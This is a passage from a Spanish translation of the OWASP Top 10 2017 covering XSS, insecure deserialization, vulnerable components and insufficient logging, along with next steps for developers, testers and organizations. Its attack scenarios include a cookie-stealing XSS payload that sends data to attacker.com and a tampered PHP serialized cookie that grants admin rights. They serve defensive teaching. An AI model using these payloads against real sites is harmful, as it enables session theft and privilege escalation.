* Aplicar codificación sensitiva al contexto cuando se modifica el documento en el navegador en el lado cliente, ayuda a prevevenir DOM XSS. Cuando esta técnica no se puede aplicar, técnicas similares de codificación sensitiva se pueden aplicar a las APIs del navegador, como se explica en la hoja de trucos [OWASP DOM based XSS Prevention Cheat Sheet](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html).
* Habilitar una Política de Seguridad de Contenido [Content Security Policy (CSP)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP) es una defensa profunda para la mitigación de vulnerabilidades XSS, asumiendo que no hay otras vulnerabilidades que permitan colocar código malicioso vía inclusión de archivos locales como sobreescritura de caminos (path traversal overwrite), o bibliotecas vulnerables de fuentes conocidas, como redes de distribución de contenidos (CDN) o bibliotecas locales.

## Ejemplos de escenarios de ataques

**Escenario #1**: La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validarlos o codificarlos:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

El atacante modifica el parámetro “CC” en el navegador a:

><script>document.location='https://attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.

**Note**: Atacantes pueden también utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF) que la aplicación pueda utilizar.

## Referencias (en Inglés)

### OWASP

* [Controles Proactivos de OWASP: #3 Codificación de datos](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [Controles Proactivos de OWASP: #4 Validación de datos](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V5](https://owasp.org/www-project-application-security-verification-standard/)
* [Guía de Pruebas de OWASP: Pruebas para XSS Reflejados](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting)
* [Guía de Pruebas de OWASP: Pruebas para XSS Almacenados](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting)
* [Guía de Pruebas de OWASP: Pruebas para XSS basados en DMO](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting)
* [Hoja de ayuda de OWASP: Prevención de XSS](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Prevención de XSS basado en DOM](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Evación de filtros de XSS](https://owasp.org/www-community/xss-filter-evasion-cheatsheet)

### Externas

* [CWE-79 Inapropiada neutralización de entradas de datos suministradas por usuarios](https://cwe.mitre.org/data/definitions/79.html)
* [PortSwigger: Plantillas para la inyección del lado del cliente](https://portswigger.net/knowledgebase/issues/details/00200308_clientsidetemplateinjection)

# A8:2017 Deserialización Insegura

| Agentes de Amenazas/Vectores de Ataque | Debilidad de Seguridad | Impactos |
| --- | --- | --- |
| Nivel de Acceso : Exploitabilidad 1 | Prevalencia 2 : Detectabilidad 2 | Técnico 3 : Negocio |
| La explotación de la deserialización es algo difícil, ya que los exploits cómo son distribuidos raramente funcionan sin cambios o ajustes en el código de exploit subyacente. | Este ítem se incluye en el Top 10 basado en una [encuesta de la industria](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html) y no en datos cuantificables. Algunas herramientas pueden descubrir defectos de deserialización, pero con frecuencia se necesita ayuda humana para validar el problema. Se espera que los datos de prevalencia de las deficiencias en la deserialización aumenten a medida que se desarrollen las herramientas para ayudar a identificarlas y abordarlas. | No se puede exagerar el impacto de los defectos de deserialización. Estos defectos pueden llevar a la ejecución remota de código, uno de los ataques más serios posibles. El impacto al negocio depende de las necesidades de protección de la aplicación y los datos. |

## ¿La aplicación es vulnerable?

Aplicaciones y APIs serán vulnerables si deserializan objetos hostiles o manipulados por un atacante.

Esto da como resultado dos tipos primarios de ataques:

* Ataques relacionados con la estructura de datos y objetos donde el atacante modifica la lógica de la aplicación o logra una ejecución remota de código si existen clases disponibles para la aplicación que pueden cambiar el comportamiento durante o después de la deserialización.
* Ataques típicos de manipulación de datos, como ataques relacionados con el control de acceso en los que se utilizan estructuras de datos existentes pero se modifica su contenido.

Serialización puede ser utilizada en aplicaciones para:

* Comunicación remota e inter-procesos (RPC/IPC
* Protocolo de comunicaciones, Web Services y Brokers de mensajes
* Caching/Persistencia
* Bases de datos, servidores de cache y sistemas de archivos

## ¿Como prevenirlo?

El único patron de arquitectura seguro es no aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que sólo permitan tipos de datos primitivos.

Si esto no es posible, considere uno o mas de los siguientes puntos:

* Implementar verificaciones de integridad tales como firmas digitales en cualquier objeto serializado con el fin de detectar modificaciones no autorizadas.
* Cumplimiento estricto de verificaciones de tipo de dato durante la deserialización y antes de la creación del objeto, ya que el código normalmente espera un conjunto de clases definibles. Se ha demostrado que se puede pasar por alto esta técnica, por lo que no es aconsejable confiar únicamente en ella.
* Aislar el código que realiza la deserialización, de modo que ejecute en un entorno con los mínimos privilegios posibles.
* Registrar excepciones y fallas en la deserialización, tales como cuando el tipo recibido no es el tipo esperado, o la deserialización lanza excepciones.
* Restringir o monitorear las conexiones de red entrantes y salientes desde contenedores o servidores que utilizan funcionalidades de deserialización.
* Monitorear deserialización, alertando si un usuario deserializa constantemente.

## Ejemplos de Escenarios de Ataque

**Escenario #1**: Una aplicación React invoca a un conjunto de microservicios Spring Boot. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma "R00" del objeto Java, y usa la herramienta Java Serial Killer para obtener ejecución de código remoto en el servidor de la aplicación.

**Escenario #2**: Un foro PHP utiliza serialización de objetos PHP para almacenar una "super" cookie, conteniendo el ID, rol, hash de la contraseña y otros estados del usuario:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Un atacante modifica el objeto serializado para darse a si mismo los privilegios de administrador:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

## Referencias (en Inglés)

### OWASP

* [Hoja de ayuda de OWASP: Deserialización](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)
* [Controles Proactivos de OWASP: Validar Todas las Entradas](https://owasp.org/www-project-proactive-controls/v3/en/c5-validate-inputs)
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: TBA](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse)
* [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](https://speakerdeck.com/pwntester/friday-the-13th-json-attacks)

### Externas

* [CWE-502 Deserialización de Datos No Confiables](https://cwe.mitre.org/data/definitions/502.html)
* [Java Unmarshaller Security](https://github.com/mbechler/marshalsec)
* [OWASP AppSec Cali 2015: Marshalling Pickles](https://frohoff.github.io/appseccali-marshalling-pickles/)

# A9:2017 Uso de Componentes con Vulnerabilidades Conocidas

| Agentes de Amenazas/Vectores de Ataque | Debilidades de Seguridad | Impactos |
| --- | --- | --- |
| Nivel de Acceso : Exploitabilidad 2 | Prevalencia 3 : Detectabilidad 2 | Técnico 2 : Negocio |
| Mientras que es sencillo de obtener exploits para vulnerabilidades ya conocidas, otras requieren un esfuerzo considerable para desarrollar un exploit personalizado. | La prevalencia de estos defectos es muy difundida. El desarrollo basado fuertemente en componentes puede llevar al equipo de desarrollo a ni siquiera entender cuales componentes se utilizan en la aplicación o API, mucho menos a mantenerlos actualizados. Esta debilidad es detectable mediante el uso de analizadores tales como retire.js o inspección de cabezales. La verificación de si es posible su explotación requiere de la descripción del posible ataque. | Mientras que ciertas vulnerabilidades conocidas conllevan impactos menores, algunas de las mayores brechas registradas hasta la fecha han sido realizadas explotando vulnerabilidades conocidas en componentes. Dependiendo de activo que se está protegiendo, este riesgo puede ser incluso el principal de la lista. |

## ¿La aplicación es vulnerable?

Es potencialmente vulnerable si:

* No conoce las versiones de todos los componentes que utiliza (tanto del lado del cliente como del servidor). Esto incluye componentes utilizados directamente como sus dependencias anidadas.
* Su software es vulnerable, no posee soporte o se encuentra desactualizado Esto incluye el Sistema Operativo, Servidor Web o de Aplicaciones, DBMS, aplicaciones, APIS y todos los componentes, ambientes de ejecución y bibliotecas.
* No analiza los componentes periódicamente y se suscribe a los boletines de seguridad de los componentes que utiliza.
* No parchea o actualiza la plataforma subyacente, frameworks y dependencias en con un enfoque basado en riesgos. Esto sucede comunmente en ambientes en las cuales la aplicación de parches se realiza de forma mensual o trimestral bajo control de cambios, lo que deja a la organización abierta a varios días o meses de exposición innecesaria a vulnerabilidades ya solucionadas.
* No asegura la configuración de los componentes correctamente (vea A6:2017-Configuración de Seguridad Incorrecta).

## ¿Como prevenirlo?

Debe de existir un proceso de gestión de parches para:

* Remover dependencias, funcionalidades, componentes, archivos y documentación innecesaria y no utilizada.
* Utilizar una herramienta para mantener un inventario contínuo de las versiones de los componentes (por ejemplo frameworks o bibliotecas) tanto en el cliente como en el servidor tales como versions, DependencyCheck, retire.js, etc.
* Monitorizar continuamente fuentes como CVE y NVD en búsqueda de vulnerabilidades en los componentes utilizados. Utilizar herramientas de análisis para automatizar el proceso. Suscribirse a alertas por email de alertas de seguridad en los componentes utilizados.
* Obtener componentes únicamente de orígenes oficiales utilizando canales seguros.Utilizar preferentemente paquete firmados con el fin de reducir las probabilidades de uso de versiones manipiladas maliciosamente.
* Monitorizar en búsqueda de bibliotecas y componentes que no poseen mantenimiento o no liberan parches de seguridad para sus versiones obsoletas o sin soporte. Si el parcheo no es posible, considere desplegar un parche virtual para monitorizar, detectar o protegerse contra la debilidad detectada.

Cada organización debe asegurar la existencia de un plan en ejecución para monitorizar, evaluar amenazas y aplicar actualizaciones o cambios de configuraciones durante el ciclo de vida de las aplicaciones o su documentación.

## Ejemplo de Escenarios de Ataque

**Escenario #1**: Típicamente, los componentes ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (errores de codificación, por ejemplo) o intencionales ( una puerta trasera en un componente, por ejemplo). Algunos ejemplos de vulnerabilidades en componentes explotables son:

* [CVE-2017-5638](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), una ejecución remota de código en Struts 2 que ha sido culpada de grandes brechas de datos.
* Aunque los dispositivos del [internet de las cosas (IoT)](https://en.wikipedia.org/wiki/Internet_of_things) frecuentemente son imposibles o muy dificultosos de ser actualizados, la importancia de éstas actualizaciones puede ser enorme ( por ejemplo dispositivos biomedicos).

Existen herramientas automáticas que ayudan a los atacantes a descubrir sistemas mal configurados o desactualizados. A modo de ejemplo, el [motor de búsqueda Shodan IoT](https://www.shodan.io/) ayuda a descubrir dispositivos que aún son vulnerables a [Heartbleed](https://en.wikipedia.org/wiki/Heartbleed), la cual fue parcheada en abril del 2014.

## Referencias (en Inglés)

### OWASP

* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V1 Arquitectura, diseño y modelado de amenazas](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x10-V1-Architecture.md)
* [Dependency Check de OWASP (para bibliotecas Java y .NET)](https://owasp.org/www-project-dependency-check/)
* [Mejores Prácticas para el parcheo virtual de OWASP](https://owasp.org/www-community/Virtual_Patching_Best_Practices)

### Externas

* [The Unfortunate Reality of Insecure Libraries](https://cdn2.hubspot.net/hub/203759/file-1100864196-pdf/docs/Contrast_-_Insecure_Libraries_2014.pdf)
* [Búsquedas en MITRE Common Vulnerabilities and Exposures (CVE)](https://www.cvedetails.com/version-search.php)
* [National Vulnerability Database (NVD)](https://nvd.nist.gov/)
* [Retire.js para la detección de vulnerabilidades en bibliotecas de JavaScript](https://github.com/retirejs/retire.js/)
* [Consejos de seguridad para bibliotecas de Node](https://nodesecurity.io/advisories)
* [Base de datos de consejos de seguridad y herramientas para Ruby](https://rubysec.com/)
* [Snyk: Herramientas y base de datos de vulnerabilidades para Node/JS, Ruby, Java y Python](https://snyk.io/vuln)

# A10:2017 Registro y Monitoreo Insuficientes

| Agentes de Amenazas/Vectores de Ataque | Debilidades de Seguridad | Impactos |
| --- | --- | --- |
| Nivel de Acceso : Exploitabilidad 2 | Prevalencia 3 : Detectabilidad 1 | Técnico 2 : Negocio |
| El registro y monitoreo insuficientes es la base de casi todos los mayores incidentes. Los atacantes dependen de la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados. | Este punto se incluye en el Top 10 basado en una [encuesta a la industria](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html). Una estrategia para determinar si usted no posee suficiente monitoreo es examinar los registros después de las pruebas de penetración. Las acciones de los evaluadores deben registrarse suficientemente para comprender los daños que pueden haber causado. | Los ataques más exitosos comienzan con la exploración de vulnerabilidades. Permitir que el sondeo de vulnerabilidades continúe puede aumentar la probabilidad de una explotación exitosa a casi el 100%. En 2016, la identificación de una brecha tardó una media de 191 días - este tiempo es mas que suficiente para infligir daño. |

## ¿La aplicación es vulnerable?

Registro y monitoreo insuficientes ocurre en cualquier instante:

* Eventos auditables, tales como los inicios de sesión, fallos en el inicio de sesión, y transacciones de alto valor no son registrados.
* Advertencias y errores generan registros poco claros, inadecuados o ninguno en absoluto.
* Registros en aplicaciones o APIs no son monitoreados por actividad sospechosa.
* Registros son almacenados únicamente de forma local.
* Los umbrales de alerta y de escalamiento de respuesta no están implementados o no son eficaces.
* Pruebas de penetración y escaneos utilizando herramientas [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) (tales como [OWASP ZAP](https://owasp.org/www-project-zap/)) no generan alertas.
* La aplicación no logra detectar, escalar o alertar sobre ataques en tiempo real o cerca de estar en tiempo real.

También es vulnerable a la fuga de información si registra y alerta eventos visibles para un usuario o un atacante (consulte A3:2017 Exposición sensible a la información).

## ¿Como prevenirlo?

Según el riesgo de los datos almacenados o procesados por la aplicación:

* Asegúrese de que todos los errores de inicio de sesión, de control de acceso y de validación de entradas de dato del lado del servidor se pueden registrar con el contexto de usuario suficiente para identificar cuentas sospechosas o maliciosas, y mantenerlo durante el tiempo suficiente para permitir un eventual análisis forense.
* Asegúrese de que las transacciones de alto impacto tengan una pista de auditoría con controles de integridad para prevenir alteraciones o eliminaciones, tales como añadir únicamente tablas de bases de datos o similares.
* Asegúrese que todas las transacciones de alto valor poseen una traza de auditoría con controles de integridad que permitan detectar su modificación o borrado, tales como una base de datos con permisos únicamente de inserción u otro.
* Establezca una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas dentro de periodos de tiempo aceptables.
* Establezca o adopte un plan de respuesta o recuperación de incidentes, tales como [NIST 800-61 rev 2](https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final) o posterior.

Existen frameworks de protección de aplicaciones comerciales y de código abierto tales como [OWASP AppSensor](https://owasp.org/www-project-appsensor/), firewalls de aplicaciones web como [ModSecurity utilizando el Core Rule Set de OWASP](https://owasp.org/www-project-modsecurity-core-rule-set/), y software de correlación de registros con paneles personalizados y alertas.

## Ejemplo de Escenarios de Ataque

**Escenario #1**: El software de un foro de código abierto es operado por un pequeño equipo que fue hackeado utilizando una falla de seguridad en su software. Los atacantes lograron eliminar el repositorio del código fuente interno que contiene la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad aún peor. El proyecto de software de éste foro ya no está activo debido a éste problema.

**Escenario #2**: Un atacante escanea usuarios utilizando la contraseña por defecto, pudiendo tomar el control de todas las cuentas utilizando ésta contraseña. Para todos los demás usuarios, éste proceso deja únicamente 1 solo registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

**Escenario #3**: De acuerdo a reportes, un importante minorista de los Estados Unidos tenía un sandbox de análisis de malware interno para el análisis de archivos adjuntos de correos electrónicos. El sandbox había detectado software potencialmente indeseable, pero nadie respondió a esta detección. El sandbox había estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada debido a transacciones de tarjeta fraudulentas por un banco externo.

## Referencias (en Inglés)

### OWASP

* [Controles Proactivos de OWASP: Implementar Registros y Detección de Intrusos](https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging)
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V7 Registro y Monitorización](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [Guía de Pruebas de OWASP: Prueba de Error de Código Detallado](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [Hojas de ayuda de OWASP: Registros](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html)

### Externas

* [CWE-223: Omisión de información relevante de seguridad](https://cwe.mitre.org/data/definitions/223.html)
* [CWE-778: Registro insuficiente](https://cwe.mitre.org/data/definitions/778.html)

# +D Próximos pasos para Desarrolladores

## Establezca y utilice procesos de seguridad repetibles y controles estándar de seguridad

Independientemente si usted es nuevo en la seguridad de aplicaciones web o ya está familiarizado con estos riesgos, la tarea de producir una aplicación web segura o arreglar una ya existente puede ser difícil. Si debe gestionar una gran cartera de aplicaciones, esta tarea puede resultar desalentadora.

Para ayudar a las organizaciones y desarrolladores a reducir los riesgos de seguridad de sus aplicaciones de un modo rentable, OWASP ha producido un gran número de recursos gratuitos y abiertos, que los puede utilizar para gestionar la seguridad de las aplicaciones en su organización. A continuación, se muestran algunos de los muchos recursos que OWASP ha producido para ayudar a las organizaciones a generar aplicaciones web y APIs seguras. En la siguiente página, presentamos recursos adiciones de OWASP que pueden ayudar a las organizaciones a verificar la seguridad de sus aplicaciones y APIs.

| Actividad | Descripción |
| --- | --- |
| Requisitos de Seguridad en Aplicaciones | Para producir aplicaciones web seguras, debe definir qué significa seguro para dicha aplicación en particular. OWASP recomienda utilizar el [Estándar de Verificación de Seguridad en Aplicaciones de OWASP (ASVS)](https://owasp.org/www-project-application-security-verification-standard/), como una guía para ajustar los requisitos de seguridad de su(s) aplicación(es). Si está externalizando, considere el Anexo: [OWASP Contrato de Software seguro](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex). **Nota**: El presente anexo toma en cuenta las leyes de los Estados Unidos de América, por lo tanto se recomienda realizar las consultas legales correspondientes a sus leyes antes de utilizar el presente anexo. |
| Arquitectura de seguridad en aplicaciones |  |
| Es mucho más rentable diseñar la seguridad desde el principio que añadir seguridad a sus aplicaciones y APIs. OWASP recomienda las [Hojas de Ayuda de prevención de OWASP](https://cheatsheetseries.owasp.org/) como puntos de inicio óptimos para guiarlo en el diseño seguro. |  |
| Controles de Seguridad Estándar |  |
| Construir controles de seguridad fuertes y usables es difícil. Un conjunto de controles estándar de seguridad simplifican radicalmente el desarrollo de aplicaciones y APIs seguras. La [Hoja de Ayuda de Prevención de OWASP](https://cheatsheetseries.owasp.org/) es un buen punto de inicio para desarrolladores, y muchos de los frameworks modernos incluyen controles estándar y efectivos para autorización, validación, prevención de CSRF, etc. |  |
| Ciclo de vida de desarrollo seguro |  |
| Para mejorar el proceso que su organización utiliza al construir aplicaciones y APIs, OWASP recomienda el [Modelo de Garantía de la Madurez del Software de OWASP (SAMM)](https://owasp.org/www-project-samm/). Este modelo ayuda a las organizaciones a formular e implementar estrategias para el software seguro adaptado a los riesgos específicos para su organización. |  |
| Educación de la Seguridad en Aplicaciones |  |
| El [proyecto educacional OWASP](https://owasp.org/www-committee-education-and-training/) proporciona materiales de formación para ayudar a educar desarrolladores en seguridad en aplicaciones web. Para una formación práctica acerca de vulnerabilidades, pruebe los proyectos [OWASP WebGoat](https://owasp.org/www-project-webgoat/), [WebGoat.NET](https://github.com/jerryhoff/WebGoat.NET), [OWASP NodeJS Goat](https://owasp.org/www-project-node.js-goat/)), [OWASP Juice Shop Project](https://owasp.org/www-project-juice-shop/) o el [OWASP Broken Web Applications Project](https://github.com/chuckfw/owaspbwa/). Para mantenerse al día, acuda a una Conferencia [AppSec de OWASP](https://owasp.org/events/), [Entrenamiento de OWASP](https://owasp.org/events/) o a las reuniones de los [capítulos OWASP locales](https://owasp.org/chapters/). |  |

Hay un gran número de recursos adicionales OWASP disponibles para su uso. Visite por favor la Página de [Proyectos OWASP](https://owasp.org/projects/), que lista todos los proyectos Insignia, Laboratorio y en Incubadora de OWASP. La mayoría de recursos de OWASP están disponibles en nuestro [wiki](https://owasp.org/), y muchos de los documentos pueden ser ordenados en [papel o como eBooks](https://stores.lulu.com/owasp).

# +T Próximos pasos para testers

## Establecer revisiones contínuas de seguridad de las aplicaciones

Construir código de modo seguro es importante. Pero es crítico verificar que la seguridad que pretende construir está realmente presente, correctamente implementada, y usada en todos los lugares donde se supone que debe serlo. El objetivo de la revisión de seguridad de la aplicación es proveer esta evidencia. El trabajo es difícil y complejo, y los procesos modernos de desarrollo a alta velocidad como Agile y DevOps han colocado una extrema presión en los enfoques y las herramientas tradicionales. Por lo tanto lo alentamos enérgicamente a pensar en cómo va a enfocarse en lo que es importante para su portafolio de aplicaciones, y hacerlo efectivo en términos de costo.

Los riesgos modernos se mueven rápidamente, así que los días de escanear o hacer un test de penetración a una aplicación para encontrar vulnerabilidades una vez al año o similar han pasado hace tiempo. El moderno desarrollo de software requiere continua revisión de seguridad de la aplicación a través de todo el ciclo de vida del desarrollo de software. Ver como mejorar los canales de desarrollo existentes con automatización de seguridad que no retrase el desarrollo. Cualquiera sea el enfoque que elija, considere el costo anual de revisar, clasificar, remediar, revisar nuevamente, y volver a poner en producción una sola aplicación, multiplicado por el tamaño de su portafolio de aplicaciones.

| Actividad | Descripción |
| --- | --- |
| Comprender el Modelo de Amenazas | Antes de comenzar la revisión, asegúrese de que comprende en qué es importante emplear el tiempo. Las prioridades vienen del modelo de amenazas, así que si Ud. no tiene uno, necesita crearlo antes de la revisión. Considere usar [OWASP ASVS](https://owasp.org/www-project-application-security-verification-standard/) y la [Guía de Revisión OWASP](https://owasp.org/www-project-web-security-testing-guide/) como un insumo y no confíe en vendedores de herramientas para decidir qué es importante para su negocio. |
| Comprender su SDLC | Su enfoque de la revisión de seguridad de aplicaciones debe ser altamente compatible con las personas, procesos, y herramientas que Ud. usa en su ciclo de vida de desarrollo de software (SDLC por sus siglas en inglés). Intentos de forzar pasos extra, puertas, y revisiones probablemente causarán fricción, serán evitados, y duros de superar. Busque oportunidades naturales para recabar información de seguridad y retroalimente su proceso con ella. |
| Estrategias de Pruebas | Escoja la más simple, rápida y precisa técnica para verificar cada requerimiento. El [Marco de Trabajo de Conocimiento de Seguridad de OWASP](https://owasp.org/www-project-security-knowledge-framework/) y el [Estándar de Verificación de Seguridad de Aplicaciones de OWASP](https://owasp.org/www-project-application-security-verification-standard/) pueden ser estupendas fuentes de requerimientos de seguridad funcionales y no funcionales en la revisión de su unidad y la integración. Asegúrese de considerar los recursos humanos requeridos para lidiar con falsos positivos provenientes del uso de herramientas automáticas, así como con los serios peligros de los falsos negativos. |
| Lograr Cobertura y Precisión | No comenzar a probarlo todo. Concéntrese en lo que es importante y amplíe su programa de verificación con el tiempo. Esto significa ampliar el conjunto de defensas y riesgos de seguridad que se prueban automáticamente, así como ampliar el conjunto de aplicaciones y APIs que incluyen en el alcance. El objetivo es lograr un estado en el que la seguridad esencial de todas sus aplicaciones y API se verifique continuamente. |
| Comunicar Claramente los Hallazgos | No importa que tan buena es su revisión, no hará ninguna diferencia a menos que la comunique efectivamente. Construya confianza mostrando que Ud. comprende como funciona la aplicación. Describa claramente y sin jerga técnica como puede ser abusada e incluya un escenario de ataque para hacerlo real. Haga una estimación realista de que tan difícil es descubrir la vulnerabilidad y explotarla, y que tan malo eso podría resultar. Finalmente, distribuya los hallazgos en las herramientas que los equipos de desarrollo están ya usando, no en archivos .PDF. |

# +O Próximos pasos para las organizaciones

## Comience hoy su programa de seguridad en aplicaciones

La seguridad en las aplicaciones ya no es opcional.Entre el aumento de los ataques y presiones de cumplimiento normativo, las organizaciones deben establecer un mecanismo eficaz para asegurar sus aplicaciones y APIs. Dado el asombroso número de líneas de código que ya están en producción en aplicaciones y APIs, muchas organizaciones están luchando para conseguir gestionar un enorme volumen de vulnerabilidades.

OWASP recomienda a las organizaciones establecer un programa de seguridad de las aplicaciones para aumentar el conocimiento y mejorar la seguridad en todo su catálogo de aplicaciones y APIs. Conseguir un nivel de seguridad de las aplicaciones requiere que diversas partes de una organización trabajen juntos de manera eficiente, incluidos los departamentos de seguridad y auditoría, desarrollo de software, gestión y el negocio. Se requiere que la seguridad sea visible y medible, para que todos los involucrados puedan ver y entender la postura de la organización en cuanto a seguridad en aplicaciones. También es necesario centrarse en las actividades y resultados que realmente ayuden a mejorar la seguridad de la empresa mediante la reducción de riesgo de la forma más rentable posible. Algunas de las actividades clave en la efectiva aplicación de los programas de seguridad incluyen [OWASP SAMM](https://owasp.org/www-project-samm/) y [Gúia de OWASP de Seguirdad de Aplicaciones para CISOs](https://owasp.org/www-pdf-archive/Owasp-ciso-guide.pdf).

### Comienzo

* Documentar todas las aplicaciones y sus activos de información asociados. Organizaciones grandes deben considerar el uso de una base de datos de gestión de la configuración (CMDB).
* Establecer un [programa de seguridad de aplicaciones](https://owasp.org/www-project-samm/) e impulsar su adopción.
* Realizar un [análisis de brecha de capacidades](https://owasp.org/www-project-samm/) entre su organización y otras similares para definir las áreas clave de mejora y un plan de ejecución.
* Obtener la aprobación de la dirección y establecer una [campaña de concienciación de seguridad](https://owasp.org/www-project-samm/) en las aplicaciones para toda la organización TI.

### Enfoque basado en el catálogo de riesgos

* Identificar y establecer [prioridades en su catálogo de aplicaciones](https://owasp.org/www-project-samm/) en base a al riesgo inherente asociados al negocio, guiadas en parto por las leyes de privacidad aplicables y otras regulaciones relevantes a los activos de datos a ser protegidos.
* Establecer un [modelo de calificación de riesgo](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) común con un conjunto consistente de factores de impacto y probabilidades que reflejen la tolerancia al riesgo de la organización.
* Medir y priorizar de forma acorde todas las aplicaciones y APIs. Adicionar los resultados a su CMDB
* Establecer directrices para garantizar y definir adecuadamente los niveles de cobertura y rigor requeridos.

### Cuente con una base sólida

* Establecer un conjunto de [políticas y estándares](https://owasp.org/www-project-samm/) que proporcionen una base de referencia de seguridad de las aplicaciones, a las cuales todo el equipo de desarrollo pueda adherirse.
* Definir un conjunto de [controles de seguridad reutilizables](https://owasp.org/www-project-security-knowledge-framework/) común que complementen esas políticas y estándares y proporcionen una guía en su uso en el diseño y desarrollo
* Establecer un [perfil de formación en seguridad en aplicaciones](https://owasp.org/www-project-samm/) que sea un requisito, dirigido a los diferentes roles y tecnologías de desarrollo.

### Integre la Seguridad en los Procesos Existentes

* Actividades de [implementación segura](https://owasp.org/www-project-samm/) en los procesos operativos y de desarrollo existentes.
* Actividades como el [modelado de amenazas](https://owasp.org/www-project-samm/) y remediación.
* Para tener exito, proporcionar expertos en la materia y [servicios de apoyo a los equipos de desarrollo](https://owasp.org/www-project-samm/) y de proyecto.

### Proporcione visibilidad a la gestión

* Gestionar a través de métricas. Manejar las decisiones de mejora y provisión de recursos económicos basándose en las métricas y el análisis de los datos capturados. Las métricas incluyen el seguimiento de las prácticas y actividades de seguridad, vulnerabilidades presentes, mitigadas, cobertura de la aplicación, densidad de defectos por tipo y cantidad de instancias, etc.
* Analizar los datos de las actividades de implementación y verificación para buscar el origen de la causa y patrones en las vulnerabilidades para poder conducir así mejoras estratégicas en la organización.

### Ejemplos de este tipo de programas

* US Department of Veteran's Affairs [OIS Software Assurance](https://wiki.mobilehealth.va.gov/display/OISSWA/OIS+Software+Assurance)

# +A: Próximos pasos para los Administradores de Aplicaciones

## Administrar el Ciclo de Vida Completo de la Aplicación

Las aplicaciones son algunos de los sistemas más complejos que los humanos crean y mantienen. La administración TI (Tecnología de la Información) para una aplicación debería ser ejecutada por especialistas en TI que sean responsables por el completo ciclo de vida de la misma. Sugerimos la creación del administrador para cada aplicación a los efectos de proveer una contraparte técnica al dueño de la aplicación. El administrador de la aplicación se encarga de todo el ciclo de vida de la aplicación desde el punto de vista de TI, desde la recopilación de los requisitos hasta el proceso de retirada de los sistemas, que a menudo se pasa por alto.

## Administración de Requisitos y Recursos

* Recolectar y negociar los requisitos de negocios para una aplicación, incluyendo los requisitos confidencialidad, autenticidad, integridad y disponibilidad de todos los activos de datos y de las funciones de negocio.
* Recopilar los requerimientos técnicos incluyendo requerimientos de seguridad funcionales y no funcionales.
* Planear y negociar el presupuesto que cubre todos los aspectos de diseño, construcción, testeo y operación, incluyendo actividades de seguridad.

## Solicitud de Propuestas (RFP) y Contrataciones

* Negociar requisitos con desarrolladores internos y externos, incluyendo lineamientos y requerimientos de seguridad con respecto a su programa de seguridad, p.ej. SDLC, mejores prácticas.
* Evaluar el cumplimiento de todos los requerimientos técnicos, incluyendo las fases de planificación y diseño.
* Negociar todos los requerimientos técnicos incluyendo diseño, seguridad y acuerdos de nivel de servicio (SLA).
